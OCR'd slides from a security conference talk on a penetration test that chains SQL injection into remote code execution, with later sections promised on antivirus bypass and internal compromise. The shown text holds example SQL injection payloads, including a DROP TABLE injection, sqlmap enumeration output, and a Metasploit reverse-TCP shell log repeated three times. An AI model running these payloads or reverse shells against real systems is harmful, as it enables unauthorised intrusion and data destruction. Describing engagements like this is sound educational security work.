COMPROMISING ORGANIZATIONAL SYSTEMS THROUGH CHAINING ATTACKS

REWANTH TAMMANA
Security Researcher
Payatu Software Labs LLP

ABOUT ME

- Security Consultant and Researcher
- CKA and CKAD certified
- Trainer at Nullcon conference
- Speaker at multiple international security conferences including HITB (Dubai ‘18 & Amsterdam ‘19), CRESTCON (London ’19), PHDays (Moscow ‘19), Bsides (Egypt ‘19), etc
- Nmap developer (added 17,000+ LoC)
- GSoCer (Google Summer of Code)
- Published an IEEE paper on ML & security
- Full stack developer

SETTING THE EXPECTATIONS

What not to expect

- Tutorial style intro to different vulnerabilities
- Different AV bypass techniques, pivoting tips, etc
- Some magic that will turn you into hacker by the end of 30/40 min

What to expect

- Overall security posture
- Architectural view of things
- Different layers of protection
- Leveraging human psychology
- Walkthrough of our entire journey

OUTLINE OF TODAY'S TALK

1. Reconnaissance to SQL Injection
2. SQL Injection to Remote Code Execution (RCE)
3. Bypassing up-to-date Anti-Virus (AV) to gain persistent access
4. Remote Code Execution to Internal Systems Compromise
5. Internal Systems Compromise to support Gmail 2FA bypass

SQL Injection

https://abc.com?id=1 -> SELECT * FROM users WHERE id=1

https://abc.com?id=11111 -> SELECT * FROM users WHERE id=11111

https://abc.com?id=11111 OR 1=1 -> SELECT * FROM users WHERE id=11111 OR 1=1

https://abc.com?id=11111;DROP TABLE users;
SELECT * FROM users WHERE id=11111;DROP TABLE users;

Reconnaissance to SQL Injection

Error based SQL Injection


Reconnaissance to SQL Injection

Error based SQL Injection

Multiple entry points were identified


- Forgot page (Unauthenticated)
- Internal search functionality (Authenticated)

Leveraging SQL Injection




```
[13:59:23] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 10 or 2016
web application technology: Microsoft IIS 10.0, ASP.NET 4.0.30319
back-end DBMS: Microsoft SQL Server 2016
[13:59:23] [INFO] fetching database names
[13:59:23] [INFO] fetching number of databases
[13:59:23] [WARNING] time-based comparison requires larger statistical model, please wait.............................. (done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[13:59:37] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
[13:59:47] [INFO] adjusting time delay to 2 seconds due to good response times
8
[13:59:49] [WARNING] reflective value(s) found and filtering out of statistical model, please wait
.............................. (done)
A
[14:00:06] [INFO] adjusting time delay to 1 second due to good response times
E_Demo
[14:00:35] [INFO] retrieved: [redacted]
[14:01:33] [INFO] retrieved:
[14:02:59] [INFO] retrieved:
[14:03:58] [INFO] retrieved:
[14:04:27] [INFO] retrieved:
[14:04:53] [INFO] retrieved:
[14:05:14] [INFO] retrieved:
available databases [8]:
[*] [redacted]
[*]
[*]
[*]
[*]
[*]
[*]
[*]

[14:05:45] [INFO] fetched data logged to text files under '/root/.sqlmap/output/[redacted]

[*] ending @ 14:05:45 /2019-10-16/
```


Expected architecture design


Application Architecture
Attacker
Web Server + Database
Request with SQL injection payload
Process the query in database
Response returned to attacker

Expected architecture design


Application Architecture
Attacker
Web Server + Database
Request with reverse shell payload via SQL injection
Process the query in the database
Response returned back to attacker
REVERSE SHELL


Expected architecture design


Application Architecture
Attacker
Web Server + Database
Open ports: 80, 443
Request with reverse shell payload via SQL injection
Process the query in the database
Response returned back to attacker
REVERSE SHELL

SQL injection to remote access

Trying to gain reverse TCP shell with metasploit.


No shell. WTF



```
PAYLOAD => windows/shell/reverse_tcp
EXITFUNC => process
LPORT => 60077
LHOST => [redacted]
[-] Handler failed to bind to [redacted]:60077:-  -
[*] Started reverse TCP handler on 0.0.0.0:60077
[14:22:32] [INFO] running Metasploit Framework shellcode remotely via shellcodeexec, please wait..
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to [redacted]
[*] Command shell session 1 opened ([redacted]:60077 -> [redacted]:49740) at 2019-10-16 14:22:33 +0000

(c) 2016 Microsoft Corporation. All rights reserved.

[14:24:19] [CRITICAL] timeout occurred while attempting to open a remote session

[*] ending @ 14:24:19 /2019-10-16/
```

Issues faced with an up-to-date Anti Virus

Everytime session is terminated within 1-5 seconds



```
PAYLOAD => windows/shell/reverse_tcp
EXITFUNC => process
LPORT => 60077
LHOST => [redacted]
[-] Handler failed to bind to [redacted]:60077:-  -
[*] Started reverse TCP handler on 0.0.0.0:60077
[14:22:32] [INFO] running Metasploit Framework shellcode remotely via shellcodeexec, please wait..
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to [redacted]
[*] Command shell session 1 opened ([redacted]:60077 -> [redacted]:49740) at 2019-10-16 14:22:33 +0000


(c) 2016 Microsoft Corporation. All rights reserved.

[14:24:19] [CRITICAL] timeout occurred while attempting to open a remote session

[*] ending @ 14:24:19 /2019-10-16/
```


More enumeration for 1 full working day

Tried checking for

- Open ports
- Outdated Services
- 3rd party apps
- Everything
- Anything

That can be chained

with SQL Injection



shodan.io/host/[redacted]

[redacted]

Country	[redacted]
Organization	
ISP	
Last Update	
Hostnames	
ASN	

[redacted]

[redacted]

[redacted]

More enumeration for 1 full working day

RESULT

More enumeration for 1 full working day

ZERO LEADS

INSPIRATIONAL QUOTE

WHEN YOU ARE STUCK WITH A PROBLEM, READ IT FROM THE BEGINNING.


- ANONYMOUS

Back to square one again.

Next day, we started again from square ZERO with keen observation


After unleashing a new point, we realized

What we missed ?




```
PAYLOAD => windows/shell/reverse_tcp
EXITFUNC => process
LPORT => 60077
LHOST => [redacted]
[-] Handler failed to bind to [redacted]:60077:-  -
[*] Started reverse TCP handler on 0.0.0.0:60077
[14:22:32] [INFO] running Metasploit Framework shellcode remotely via shellcodeexec, please wait..
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to [redacted]
[*] Command shell session 1 opened ([redacted]:60077 -> [redacted]:49740) at 2019-10-16 14:22:33 +0000


(c) 2016 Microsoft Corporation. All rights reserved.

[14:24:19] [CRITICAL] timeout occurred while attempting to open a remote session

[*] ending @ 14:24:19 /2019-10-16/
```

Expected architecture design


Application Architecture
Attacker
Web Server + Database
Open ports: 80, 443
Request with reverse shell payload via SQL injection
Process the query in the database
Response returned back to attacker
REVERSE SHELL

